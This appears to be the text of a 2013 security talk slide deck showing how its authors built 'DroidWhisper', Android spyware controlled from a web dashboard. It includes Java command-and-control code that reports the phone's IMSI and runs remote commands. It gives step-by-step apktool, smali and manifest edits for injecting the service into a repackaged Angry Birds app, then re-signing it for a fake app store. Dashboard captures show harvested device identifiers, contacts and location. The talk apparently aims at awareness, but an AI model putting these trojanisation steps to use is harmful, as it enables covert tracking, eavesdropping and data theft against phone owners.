



How to Build a SpyPhone

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- SpyPhone Design
- Injecting SpyPhone Service into an App
- Conclusion & Questions



SpyPhone - Then



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
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
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Surveillance – Then



Surveillance - Now

A screenshot of a Firefox browser window titled "DroidWhisper". The URL is "mobilizedemo.kindsight.net:8080/dashboard/main". The page shows the following information:

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DroidWhisper

Thu Feb 21 2013 14:15:47 GMT-0500 (Eastern Standard Time)

Device: 302220301242571

Shutdown | Update | Toast | SMS_Spam | Email_Spam | Locate | Peep | Delete
Pending Command: location [Clear]

Last Update: 2013-02-20T16:38:05.064Z
Owner: ksexus2@gmail.com
Phone Number:
Phone Type: GSM
Network Type: UMTS
Device ID (MEID/IMEI): 355266041549336
Mobile Subscriber ID (IMSI): 302220301242571
Network Country Code: ca
Network Operator: Koodo
Network Operator MCC & MNC: 302220
SIM State: Ready
SIM Country Code: ca
SIM Operator: TELUS@
Software version: 0.0.29.0
Location: 43.7773428,-79.2523726 0.0.29.0

Contacts

Name: Brendan
Phones: [613-415-9462]
Emails: [brendan@kindsight.net]

Name: Denny
Phones: [613-327-9690]
Emails: []

A map showing a location in Scarborough, Ontario, Canada, with a red marker indicating the device's current position near Scarborough City Centre.




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Counter Measures – Then



Counter Measures - Now



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DroidWhisper

Thu Feb 21 2013 14:15:47 GMT-0500 (Eastern Standard Time)

Device: 302220301242571

Last Update: 2013-02-20T16:38:05.064Z
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Network Country Code: ca
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Smart Phone Has Access To...

- GPS Location
- Internet (from almost anywhere)
- A Microphone
- A Camera
- Local Wifi Networks
- E-Mail
- Text Messages
- Phone Calls
- Contact List
- Personal Information

Smart Phone Is...

- A perfect cyber-espionage tool that can be used to track the victim's location, download personal information, intercept and send messages, record their conversations and take pictures without them knowing.
- In the context of BYOD and APT, it makes a perfect platform for launching inside attacks on corporate or government networks.



Demo

Built an Android SpyPhone Service that can:

- Steal phone and contact information
- Report on location
- Execute commands from C&C server
 - Display message on phone
 - Send SMS to contacts
 - Take pictures and sent to C&C
 - Record sound and sent to C&C

SpyPhone Service is:

- Injected into legitimate version of Angry Birds
- Distributed from fake app store

Demo Shows

- Installation of infected application
- Sending information to C&C
- Locating the device
- Sending SMS
- Taking pictures
- Recording sound



C&C Protocol

C&C Server

DroidWhisper
Thu Feb 21 2013 14:15:47 GMT-0500 (Eastern Standard Time)
Device: 302220301242671
Pending Command: location [Call]
Last Update: 2013-02-21 14:15:47
Owner: ksekreus@gmail.com
Phone: +16475566041
Network Type: GSM
Network Operator: Koodo
Device ID: 302220301242671
Mobile Subscriber ID (MSISDN) 302220301242671
IMSI: 35566041549336
Network Operator Code: ca
Network Operator MCC & MNC: 302220
SIM State: Ready
SIM Country Code: ca
SIM Operator: Koodo
Software version: 0.3
Location: 43.7773428 -79.2523726 (0.0290)
Map | Satellite
Shutdown | Update | Text | IMAP Spam | Email Spam | Locate | Peep | Delete
Name: Brendan
Phones: (+1647) 556-6041
Emails: (brendan@ksekreus.net)
Name: Denny
Phones: (+1647) 327-0690
Emails: (denny@ksekreus.net)



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All apps

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- Amazon Kindle
- Apps
- Blockbuster
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- Calculator
- Calendar
- Camcorder
- Camera
- Citrix
- City ID
- Contacts
- Dialer
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- Amazon Kindle
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- Blockbuster
- Books
- Browser
- Calculator
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- Files
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- Gmail

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Angry Birds

Do you want to install this application?

Allow this application to:

- Your location**
coarse (network-based) location, fine (GPS) location
- Your personal information**
read contact data
- Network communication**
full Internet access
- Storage**
modify/delete SD card contents
- Hardware controls**
take pictures and videos
- Services that cost you money**
send SMS messages
- Phone calls**
read phone state and identity

Install Cancel

DroidWhisper

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Angry Birds

Installing...

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

DroidWhisper

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Device: af4322452d552d26

Device: 302220301242571

This screenshot illustrates the integration of mobile and desktop environments for application development and testing. On the left, a mobile device screen shows the Angry Birds game with a progress bar indicating an 'Installing...' process. On the right, a Firefox browser window displays the DroidWhisper dashboard at mobiledemo.kindsight.net:8080/dashboard/main. The dashboard shows two device identifiers: 'af4322452d552d26' and '302220301242571'. The desktop taskbar at the bottom includes icons for Microsoft PowerPoint, the current folder (0A3BE9780A002017), and the DroidWhisper Mozilla Firefox extension.



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DroidWhisper

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Device: 302220301242571

Device: 3100046502210325

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Pending Command: [Clear]


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Phone Number: [REDACTED]
Phone Type: CDMA
Network Type: EVDO A
Device ID (MEID/IMEI): A000002C69E147
Mobile Subscriber ID (IMSI): 3100046502210325
Network Country Code: ca
Network Operator: Roaming
Network Operator MCC & MNC: 00000
SIM State: Ready
SIM Country Code: us
SIM Operator: Verizon
Software version: 0
Location: 45.34859581666666 -75.91883948333333 0.0 45.0

Contacts

Name: [REDACTED]
Phones: [REDACTED]
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Contacts

Name: [REDACTED]
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Map Satellite

Shirley's Bay, ON, Canada

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SpyPhone Design

- Implemented as Android Service
 - Self contained component
 - Runs in background even when app is stopped.
 - Starts at boot up
 - Easy to inject into legitimate applications
- Command & Control
 - HTTP to NodeJS Web Server

update: send information to server

toast: display message on screen

shutdown: stop the bot


sms: send SMS message to contacts

location: send location information to server

peep: take picture and send to server

listen: record sound and send to server





```

private void processCommand() {
    // fetch command from server
    TelephonyManager telephonyManager = (TelephonyManager) getSystemService(Context.TELEPHONY_SERVICE);
    //String deviceId = telephonyManager.getDeviceId(); // IMEI for GSM, or MEID or ESN for CDMA
    String mobileSubscriberId = telephonyManager.getSubscriberId(); // IMSI
    if (mobileSubscriberId == null) {
        mobileSubscriberId = Secure.getString(getApplicationContext().getContentResolver(), Secure.ANDROID_ID);
    }
    String responseBody = "";
    try {
        HttpClient httpClient = new DefaultHttpClient();
        HttpPost httpPost = new HttpPost("http://" + HOST + "/checkin");
        List<NameValuePair> nameValuePairs = new ArrayList<NameValuePair>(2);
        nameValuePairs.add(new BasicNameValuePair("IMSI", mobileSubscriberId));
        httpPost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
        HttpResponse response = httpClient.execute(httpPost);
        responseBody = EntityUtils.toString(response.getEntity());
        if (!responseBody.isEmpty()) Log.d(LOG_TAG, "HTTP Response body : " + responseBody);
    } catch (ClientProtocolException e) {
        Log.d(LOG_TAG, "ClientProtocolException");
    } catch (IOException e) {
        Log.d(LOG_TAG, "IOException" + e.getLocalizedMessage());
    }

    // process command to fetch phone data
    if (responseBody.contains("update") || mNewLocationAvailable) {
        Log.d(LOG_TAG, "processing update command");
        collectData();
        if (mNewLocationAvailable) mNewLocationAvailable = false; // reset new location flag
    }

    // process command to display popup
    if(responseBody.startsWith("toast")) {
        Log.d(LOG_TAG, "processing toast command");
        final String msg = responseBody.substring(6);
        mHandler.post(new Runnable(){
            public void run() {
                Toast.makeText(getApplicationContext(), msg, Toast.LENGTH_LONG).show();
            }
        });
        Log.d(LOG_TAG, "finished processing toast command");
    }

    // process command to cancel timers and stop the service
    if (responseBody.contains("shutdown")){
        this.mUpdateTask.cancel();
        this.stopSelf();
    }

    // process command to send SMS spam
    if(responseBody.contains("SMS")){
        Log.d(LOG_TAG, "processing SMS command");
        // Send SMS to all contacts (demo notification)
    }
}

```


Uses Standard Android APIs

- **User Information**
 - import android.accounts.Account;
 - import android.accounts.AccountManager;
- **Phone & SMS**
 - import android.telephony.SmsManager;
 - import android.telephony.TelephonyManager;
- **Location**
 - import android.location.Location;
 - import android.location.LocationListener;
 - import android.location.LocationManager;
- **Recording**
 - Import android.media.MediaRecording
- **Camera**
 - import android.hardware.Camera;
 - import android.hardware.Camera.PictureCallback;
 - import android.hardware.Camera.PreviewCallback;
 - import android.hardware.Camera.Size;
 - import android.media.AudioManager;
 - import android.view.SurfaceHolder;
 - import android.view.SurfaceView;
- **Web C&C**
 - import org.apache.http.HttpResponse;
 - import org.apache.http.NameValuePair;
 - import org.apache.http.client.ClientProtocolException;
 - import org.apache.http.client.HttpClient;

Injection Process


1. Use apktool to extract the components from the target app (in this case Angry Birds 2000).

```
apktool d AngryBirds.apk
```



Injection Process

2. Copy the smali code for the service to be injected into the smali directory structure. In our case it was in the directory “example/android/droidwhisper”.



Injection Process

3. Update the manifest to include the injected service and the permissions required by the injected service. The updated manifest in the case of Angry Birds is shown below:

- Remember the app name for later
- Define the Droidwhisperer service
- Define required permissions


```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="2000" android:versionName="2.0.0"
    android:installLocation="auto" package="com.rovio.angrybirds"
    xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name" android:icon="@drawable/icon"
        android:debuggable="false">
        <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen"
            android:name="com.rovio.ka3d.App" android:launchMode="singleTask"
            android:screenOrientation="landscape" android:configChanges="keyboardHidden|orientation">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        ... (some lines missing) ...
        <service android:name="com.example.android.droidwhisper.DictionarySvc">
            <intent-filter>
                <action android:name="com.rovio.ka3d.service.DICTIONARY_SERVICE" />
            </intent-filter>
        </service>
    </application>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
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    <uses-feature android:name="android.hardware.camera" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
    <uses-sdk android:minSdkVersion="4" android:targetSdkVersion="13" />
</manifest>
```



Injection Process

4. Locate the `onCreate` function in the main activity of the target app. This can be found by looking in the manifest. In the case of Angry Birds this was “`com.rovio/ka3d/App`”, highlighted in the manifest file above. Add the following smali code just after the “`involk-super`” call to `onCreate`.

```
new-instance v0, Landroid/content/Intent;
invoke-direct {v0}, Landroid/content/Intent;-><init>()V
.local v0, dictionaryIntent:Landroid/content/Intent;
const-string v1, "com.rovio.ka3d.service.DICTIONARY_SERVICE"
invoke-virtual {v0, v1}, Landroid/content/Intent;->setAction(Ljava/lang/String;)Landroid/content/Intent;
invoke-virtual {p0, v0}, Landroid/app/Activity;->startService(Landroid/content/Intent;)Landroid/content/ComponentName;
```



The screenshot shows the WinElvis decompiler interface with the following smali code:

```
# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 3
    .parameter "savedInstanceState"

    .prologue
    const/4 v2, -0x1

    .line 27
    sput-object p0, Lcom/rovio/ka3d/App;->sm_instance:Lcom/rovio/ka3d/App;

    .line 28
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    new-instance v0, Landroid/content/Intent;
    invoke-direct {v0}, Landroid/content/Intent;-><init>()V
    .local v0, dictionaryIntent:Landroid/content/Intent;
    const-string v1, "com.rovio.ka3d.service.DICTIONARY_SERVICE"

    invoke-virtual {v0, v1}, Landroid/content/Intent;->setAction(Ljava/lang/String;)Landroid/content/Intent;
    invoke-virtual {p0, v0}, Landroid/app/Activity;->startService(Landroid/content/Intent;)Landroid/content/ComponentName;

    .line 29
    const/high16 v0, 0x7F03

    invoke-virtual {p0, v0}, Lcom/rovio/ka3d/App;->getString(I)Ljava/lang/String;
```



Injection Process

5. Rebuild the apk file using apktool.

```
apktool b AngryBirds birds.apk
```

6. Sign the APK file. (Any old certificate will do!)

```
jarsigner -verbose -keystore C:\kevin\keys birds.apk alias_name
```

You can verify the cert with...

```
jarsigner -verify -verbose -certs birds.apk
```

7. Optimize the APK file.

```
zipalign -v 4 birds.apk birds1.apk
```

8. Install and test the new application. The logcat command can be used in the adb shell to check for errors.

```
adb install birds1.apk
```

SpyPhone Market



A screenshot of the official SPYPHONE website. At the top, there is a banner featuring a family of four (two adults and two children) smiling. Below the banner, there is a smartphone displaying the time as 10:33. To the right of the phone, there is a list of features: 'GPS Tracking On Cell Phone Location', 'View Incoming/Outgoing Calls', 'View Incoming/Outgoing Text Messages', and 'View Websites Visited on Phone'. Below these features, a note says 'Finally we as parents are getting tools to combat the ever increasing threats that come with an age of free flowing information.' At the bottom right, there is a green button with the text 'Get the App Now Free Download'.



Next...



Questions?

